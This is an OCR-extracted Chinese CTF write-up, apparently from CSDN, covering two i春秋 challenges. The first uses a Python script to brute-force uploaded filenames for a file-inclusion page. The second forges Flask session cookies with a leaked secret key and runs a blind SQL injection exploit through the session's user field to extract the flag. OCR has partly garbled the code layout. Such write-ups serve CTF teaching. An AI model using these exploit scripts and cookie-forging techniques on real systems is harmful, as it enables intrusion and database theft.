
然后爆破包含，bp 爆破不出来

```
import requests
url =
"http://eci-2zeahv4vzgsav1z5d0ey.cloudeci1.ichunqiu.com:8888/page.jsp?file=upload/4e5b09b2
149f7619cca155c8bd6d8ee5/20211211105409%s"
for i in range(1,999):
re = requests.get(url%(str(i).rjust(3,'0')))
print(url%(str(i).rjust(3,'0')))
if "Something went wrong" not in re.text:
print(re.text)
print(i)
exit(0)
```

日期是 12 小时



服务器 nc 监听



EasySQL


```
$(document).ready(function () {
    var datas = new Object();
    datas.islogin = true;
    datas.pic = "banner.jpg";
    var data = JSON.stringify(datas)

    $.ajax({
        url: "/images",
        type: "POST",
        data: data,
        success: function (msg) {
            if(location.href.indexOf("#reloaded")==-1){
                location.href=location.href+"#reloaded";
                location.reload();
            }
        }
    })
})
```

CSDN @七堇墨年

构造

CSDN @七堇墨年

替换 session 刷新/home 获得环境变量的 base64，解密获得 session 的 secrectk



CSDN @七堇墨年

分析源码可知 session 中 user 处存在注入

exp：

```python
import requests
import flask_unsign
u = "http://eci-2zehb05986lcmojp3n22.cloudeci1.ichunqiu.com:8888/home"
secretkey = 'ookwjdiwoahwphjdpawhjpo649491a6wd949awdawdada' flag = '' for i in range(1,90):
for j in range(32,127):
tmp = flag+chr(j)
#session = {'islogin': True, 'pic': '', 'profiles': '', 'user':
'''1'or('%s'>(select(hex(group_concat(table_name)))from(information_schema.tables)where(tabl
e_schema='ctf')))or'1'='2'''%tmp}
session = {'islogin': True, 'pic': '', 'profiles': '', 'user':
'''1'or('%s'>(select(hex(group_concat(f1agggggggg)))from(flagggishere)))or'1'='2'''%tmp}
session = flask_unsign.sign(session, secret=secretkey)
# print(session)
r = requests.get(url=u,cookies={'session':session})
# print(r.text)
if 'Admin' in r.text:
flag+=chr(j-1)
print(flag)
break
```

```
19          if 'Admin' in r.text:
20              flag+=chr(j-1)
21              print(flag)
22              break
```

CSDN @七堇墨年

问题 输出 调试控制台 终端

```
666C61677B35386130626262
666C61677B353861306262623
666C61677B3538613062626238
666C61677B35386130626262382
666C61677B353861306262623820
666C61677B3538613062626238203
666C61677B35386130626262382038
666C61677B353861306262623820383
666C61677B3538613062626238203832
666C61677B35386130626262382038326
666C61677B353861306262623820383266
666C61677B3538613062626238203832666
666C61677B35386130626262382038326664
666C61677B353861306262623820383266642
666C61677B3538613062626238203832666420
```

CSDN @七堇墨年

进行 hex 解码

flag{c80bc5e8-edad-4253-9f7a-ceafab866df3}